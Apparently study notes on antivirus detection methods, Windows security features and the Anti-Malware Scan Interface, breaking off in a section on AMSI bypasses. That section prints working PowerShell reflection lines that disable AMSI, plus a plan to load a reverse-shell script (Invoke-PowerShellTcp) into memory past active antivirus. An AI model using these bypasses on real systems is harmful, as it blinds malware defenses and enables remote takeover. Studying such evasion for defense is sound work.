












































































































































































































































































































































































































































































AMSI Bypass
17.14.1 - What is an Antivirus?
An antivirus is a software program designed to detect, prevent, and remove malicious software, which is also known as malware.
To differentiate standard software from malicious software, various techniques can be used:
1. Signature-Based Detection
Compares files and programs against a database of known malware signatures (unique identifiers for malicious code). Basic evasion involves changing the code without modifying it's functionality.
2. Static Analysis
Analyzes the behavior and structure of files to detect suspicious patterns resembling malware. Is it an EXE? What DLLs does it load? What's it's main function? Etc. Think Ghidra. You can use a packer to bootstrap the real program you want to execute (the malware) to obfuscate and encrypt the code to evade this, then decrypt and execute the code on entry.
3. Dynamic Analysis
Monitors real-time behavior of programs to identify malicious actions. Can use sandboxes as isolated environments to observe malware behaviour.
4. Machine Learning Analysis
Uses algorithms to identify patterns in files or behaviours that indicate malicious intent.
Related technologies include
- Network Firewalls
- Web App Firewalls
- Intrusion Detection and Prevention Systems (IDPS)
- Endpoint Detection and Response (EDR) - think employee laptops, phones, etc
17.14.2 - Windows AV Technology
In context to Windows, the following can be used to increase system security
Windows Defender AV
- Provides real-time protection against viruses, malware and spyware
Firewall & Network Protection
- Monitors incoming and outgoing traffic to block unauthorized access
Windows Hello
- Secure, password-free sign in using biometrics
Bitlocker
- Encrypts hard drives to protect data from unauthorized access, very useful on lost/stolen devices
Secure Boot
- Ensures only trusted software loads during startup to prevent rootkits/bootkits
17.14.3 - Windows Anti-Malware Scan Interface (AMSI)
AMSI is a kind of middle-man that catches input, uses AV to scan the input, if the input is malicious then AV blocks it. Basically it's the snitch that grasses you up to the teacher.
Real-time virus protection will cause a lot of programs to just not work

In 2015, Microsoft introduced the -Windows Antimalware Scan Interface (AMSI)-, which is an agnostic security interface that allows applications and services to integrate with security products installed on a computer in order to provide security scans.
It provides a standard interface that allows solutions to scan files, memory, and other data for threats.
Data flow of AMSI:
1. Application or service requests a scan
2. The request is sent to the AMSI provider, which is a security solution installed on the system.
3. The AMSI provider then performs the scan using its own malware detection algorithms.
4. The results of the scans are returned to the requesting application or service.
Here, the Win32 API layer shows some functions from the AMSI DLL, of which are likely interacting with the AV provider layer.

AMSI can analyze the following components:
- PowerShell (from v2.0)
- Windows Script Host
- JS and VBScript
- Office Macros (VBA)
- Excel Macros
- .NET framework
- Windows Management Instrumentation (WMI)
To list out existing AMSI DLLs
tasklist /m amsi*
To list out AMSI providers
Get-WMIObject -Namespace "root\SecurityCenter2" -Class AntivirusProduct | Select-Object DisplayName, PathToSignedProductExe, ProductState

Developers make AMSI requests using specific APIs. Remember many different AVs exist, all using the AMSI dll for Windows to act as the bridge between PowerShell and them. Allowing for clarity and simplification when it comes to understanding the present vulnerabilities.
Initialise AMSI
hResult = AmsiInitialize(APP_NAME, &amsiContext);
hResult = AmsiOpenSession(amsiContext, &session);
Scan
hResult = AmsiScanBuffer(amsiContext, content, contentSize, fname, session &amsiRes);
❌ AMSI does not scan:
- CMD.exe commands directly
- Batch files (.bat) unless they invoke AMSI-aware interpreters (like PowerShell)
- Compiled binaries (e.g. .exe, unless they call AMSI themselves)
17.14.4 - AMSI Bypass
Open a powershell.exe with the antivirus ON, and try to download the -Invoke-PowerShellTcp- and load it into the process memory.
You will see the following error, which is the result of an AMSI scan:
Open a powershell.exe with the antivirus ON, and try to download the -Invoke-PowerShellTcp- and load it into the process memory.
You will see the following error, which is the result of an AMSI scan:
lex : At Line:1 char:1
- function Invoke-PowerShellTcp
undefined
This script contains malicious content and has been blocked by your antivirus software.

If we bypass AMSI however, we will be able to avoid such error and to spawn a reverse shell, even if the antivirus is executing.
The idea behind all AMSI bypass techniques have to do with modifying the structures used by the AMSI system in the memory of the PowerShell the structures.
Initialize AMSI
$result = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
$result = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext','NonPublic,Static').SetValue($null,$null)
Scan
$result = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetMethod('AmsiScanBuffer','NonPublic,Static').Invoke($null, @([Byte[]]$content, [Int32]$content.Length, [String]'', [IntPtr]::Zero, [UInt32].MinValue))
"For example, the -HAMSICCONTEXT- structure is used in every AMSI-related functions"
HRESULT AmsiInitialize(
 LPCWSTR appName,
 HAMSICONTEXT *amsiContext
);
HRESULT AmsiOpenSession(
 HAMSICONTEXT amsiContext,
 HAMSISESSION *amsiSession
);
17.14.5 - AMSI Bypass 1
The first bypass consists of modifying one field of the System Management.Automation.AnsiUtils class, this is an internal .NET class within PowerShell that interacts with the antimalware Scan Interface (AMSI). The field we're interested in specifically is the amsiContext field.